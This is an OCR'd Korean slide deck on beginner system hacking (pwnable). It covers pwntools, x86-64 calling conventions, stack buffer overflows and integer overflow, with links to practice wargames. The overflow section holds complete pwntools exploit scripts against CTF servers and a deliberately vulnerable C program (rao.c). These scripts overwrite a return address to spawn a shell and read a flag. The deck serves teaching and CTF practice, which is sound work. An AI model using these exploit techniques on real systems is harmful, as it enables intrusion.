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PWNABLE

KANG HEECHAN

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System Hacking?

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System Hacking?

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System Hacking?

여러 구성 요소가 서로 연결되어 하나의 목적을 수행하는 구조

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
System Hacking?



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
System Hacking?



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System Hacking?

프로그램과 운영체제의 내부 동작을 분석해
메모리 취약점, 권한 상승, 코드 실행 가능성을 찾는 보안 분야.

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System Hacking?

Pwnable이라고 부르기도 함
(pwn + able)

Pwntools

Pwntools

Pwntools 는 리눅스 환경에서 익스플로잇을 짜는 것을
쉽게 할 수 있게 해주는 파이썬 라이브러리

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
Pwntools



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Pwntools

```
sudo apt update
sudo apt install python3 python3-pip python3-dev git libssl-dev
libffi-dev build-essential
pip3 install pwntools
```

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Pwntools

```
1  from pwn import *
2
3
4
5
6
7
8
```

from pwn import *
pwntools 모듈 import

Pwntools

```python
from pwn import *

p = process('file_path')
r = remote('host', port)
```

process("file_path) - 프로그램 실행
remote("host",port) - 서버 연결

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Pwntools

```python
from pwn import *

p = process('file_path')
r = remote('host', port)
```

ex) binary = ./test
process('./test')
ex) server = asdasd.com:8080
remote('asdsad.com',8080)

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Pwntools

```python
from pwn import *
p = process('./example')

data = p.recv(1024)  # p가 출력하는 데이터를 최대 1024바이트까지 받아서 data에 저장
data = p.recvline()  # p가 출력하는 데이터를 개행문자를 만날 때까지 받아서 data에 저장
data = p.recvn(5)  # p가 출력하는 데이터를 5바이트만 받아서 data에 저장
data = p.recvuntil(b'hello')  # p가 b'hello'를 출력할 때까지 데이터를 수신하여 data에 저장
data = p.recvall()  # p가 출력하는 데이터를 프로세스가 종료될 때까지 받아서 data에 저장
```

Pwntools

```
1  from pwn import*
2  p = process('./example')
3
4  p.send(b'A')  # ./example에 b'A'를 입력
5  p.sendline(b'A')  # ./example에 b'A' + b'\n'을 입력
6  p.sendafter(b'hello', b'A') # ./example이 b'hello'를 출력하면, b'A'를 입력
7  p.sendlineafter(b'hello', b'A') # ./example이 b'hello'를 출력하면, b'A' + b'\n'을 입력
```

Pwntools

```
1  from pwn import*
2  p = process('./example')
3  p.interactive()
```

터미널에서 직접 입력하는 모드로 변환

Pwntools

```python
from pwn import *

p64(0x50)
p32(0x50)
```

p64 - 8바이트 리틀엔디언 바이트 변환
p32 - 4바이트 리틀엔디언 바이트 변환

Pwntools

```python
from pwn import *

data = p64(0x401156)
print(data)
# b'V\x11@\x00\x00\x00\x00\x00'

addr = u64(data)
print(hex(addr))
# 0x401156
```

u64 - 8바이트 리틀엔디언 바이트를 정수로 변환
u32 - 4바이트 리틀엔디언 바이트를 정수로 변환

Pwntools

테스트 문제 풀기

https://wargame.swua.kr/challenges/28

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Pwntools

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Pwntools

```python
from pwn import *

p = remote("host3.dreamhack.games", 8372)

for i in range(0,50):
    num1 = int(p.recvuntil("+")[:-1])
    num2 = int(p.recvuntil("=")[:-1])

    p.sendlineafter("?\n",str(num1+num2))

p.interactive()
```

Calling Convention

Calling Convention

함수가 호출될 때 인자를 어디에 저장하고, 반환값은 어디에 저장하며,
호출 전후에 어떤 레지스터를 보존할지 정해놓은 규칙

Calling Convention

순서	인자	레지스터
1번째	arg1	`RDI`
2번째	arg2	`RSI`
3번째	arg3	`RDX`
4번째	arg4	`RCX`
5번째	arg5	`R8`
6번째	arg6	`R9`
반환값	return value	`RAX`

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
Calling Convention



Calling Convention

```
mov rdi, 1 ; 1번째 인자 a = 1
mov rsi, 2 ; 2번째 인자 b = 2
mov rdx, 3 ; 3번째 인자 c = 3
call func ; func(1, 2, 3) 호출
```

StackBuffer Overflow

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
StackBuffer Overflow



함수 호출 시 사용되는
지역 변수·매개변수·반환 주소 저장 공간

함수는 호출이 완료되면 소멸한다.

스택도 후입선출(LIFO) 방식으로 동작하며,
little endian 방식으로 값이 저장된다.

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
StackBuffer Overflow

StackBuffer Overflow



StackBuffer Overflow

StackBuffer Overflow

StackBuffer Overflow

특정한 데이터의 한계 수치를 넘는 것.

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StackBuffer Overflow

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
StackBuffer Overflow

프로그램은 실행되면 메모리에 올라간다.
각 데이터와 코드는 고유한 주소를 가진다.
ex) 0x401000 → 코드 영역
0x7fffffffe000 → 스택 영역

StackBuffer Overflow



SFP = 이전 스택 프레임의 주소

retaddr = 다음 실행할 코드 주소

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
StackBuffer Overflow



retaddr을 우리가 원하는 코드의 주소로 변조시키면?

StackBuffer Overflow

https://wargame.swua.kr/challenges/32

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StackBuffer Overflow

```
=== Stack Frame BOF Practice ===
This program shows the stack frame before and after input.
Try to overwrite the return address.

[Before input]

========== Stack Frame View ==========
rsp                 = 0x7ed1906babe0
rbp                 = 0x7ed1906bac00
buf                 = 0x7ed1906babe0
saved rbp location  = 0x7ed1906bac00
return addr location= 0x7ed1906bac08
saved rbp value     = 0x7ed1906bac10
return addr value   = 0x4017ed
win() address       = 0x401196

[Stack memory around buf]
0x7ed1906babd0 : 0x0000000000403e18
0x7ed1906babd8 : 0x000000000040146e
0x7ed1906babe0 : 0x0000000000000000  <- buf start
0x7ed1906babe8 : 0x00007ed1906bac10
0x7ed1906babf0 : 0x00007ed1906bad28
0x7ed1906babf8 : 0x00000000004017ae
0x7ed1906bac00 : 0x00007ed1906bac10  <- saved rbp / SFP
0x7ed1906bac08 : 0x00000000004017ed  <- return address
0x7ed1906bac10 : 0x0000000000000001
0x7ed1906bac18 : 0x00007ea0f670bd90
======================================

Input >
```

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StackBuffer Overflow

```python
from pwn import *

p = remote('175.193.244.182', 10001)

payload = p64(0x401196)*6

p.send(payload)

p.interactive()
```

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StackBuffer Overflow

```
========== Stack Frame View ==========
rsp                 = 0x7ed1906babe0
rbp                 = 0x7ed1906bac00
buf                 = 0x7ed1906babe0
saved rbp location  = 0x7ed1906bac00
return addr location= 0x7ed1906bac08
saved rbp value     = 0x401196
return addr value   = 0x401196
win() address       = 0x401196

[Stack memory around buf]
0x7ed1906babd0 : 0x0000000000403e18
0x7ed1906babd8 : 0x0000000000401755
0x7ed1906babe0 : 0x0000000000401196  <- buf start
0x7ed1906babe8 : 0x0000000000401196
0x7ed1906babf0 : 0x0000000000401196
0x7ed1906babf8 : 0x0000000000401196
0x7ed1906bac00 : 0x0000000000401196  <- saved rbp / SFP
0x7ed1906bac08 : 0x0000000000401196  <- return address
0x7ed1906bac10 : 0x0000000000000001
0x7ed1906bac18 : 0x00007ea0f670bd90
======================================

Returning from vuln()...

[+] You reached win()!
FLAG{sample_stack_frame_bof}
```

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StackBuffer Overflow

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StackBuffer Overflow

```
-0000000000000030 ; D/A/*   : change type (data/ascii/array)
-0000000000000030 ; N       : rename
-0000000000000030 ; U       : undefine
-0000000000000030 ; Use data definition commands to create local variables and function arguments.
-0000000000000030 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000030 ; Frame size: 30; Saved regs: 8; Purge: 0
-0000000000000030 ;
-0000000000000030
-0000000000000030 buf             db 48 dup(?)
+0000000000000000  s               db 8 dup(?)
+0000000000000008  r               db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

If exploited:

ls
cat flag

get_shell 주소:

0x4006aa

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StackBuffer Overflow


```c
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

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StackBuffer Overflow


```c
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

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StackBuffer Overflow

```python
from pwn import *

p = remote("host3.dreamhack.games", 19663)
e = ELF('rao')

shell = e.symbols['get_shell']

payload = b"A" * 48
payload += b"B" * 8
payload += p64(shell)

p.sendline(payload)

p.interactive()
```

StackBuffer Overflow

```
ph1l1p@DESKTOP-3LHD5QI:/mnt/c/Users/김필립/Downloads/08861c22-4c49-4a28-988f-297575aa6837$ python3 a.py
[+] Opening connection to host3.dreamhack.games on port 19663: Done
[*] '/mnt/c/Users/김필립/Downloads/08861c22-4c49-4a28-988f-297575aa6837/rao'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
[*] Switching to interactive mode
Input: $ ls
flag
rao
run.sh
$ cat flag
DH{[redacted]}
$
```

Integer Overflow

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Integer Overflow

정수형 자료형


ex) 10, -3 ,0,etc

Integer Overflow

```
char        // 보통 1바이트
short       // 보통 2바이트
int         // 보통 4바이트
long        // 4바이트 또는 8바이트
long long   // 보통 8바이트
```

+ unsigned 는 음수 제외

Integer Overflow



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
Integer Overflow

```
signed int   : -2147483648 ~ 2147483647
unsigned int : 0 ~ 4294967295
```

Integer Overflow

```c
unsigned int x = 0;
x = x - 1;
printf("%u\n", x);
```

Integer Overflow



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Integer Overflow

4바이트 기준

-1 = 0xffffffff

unsigned 0xffffffff= 4294967295

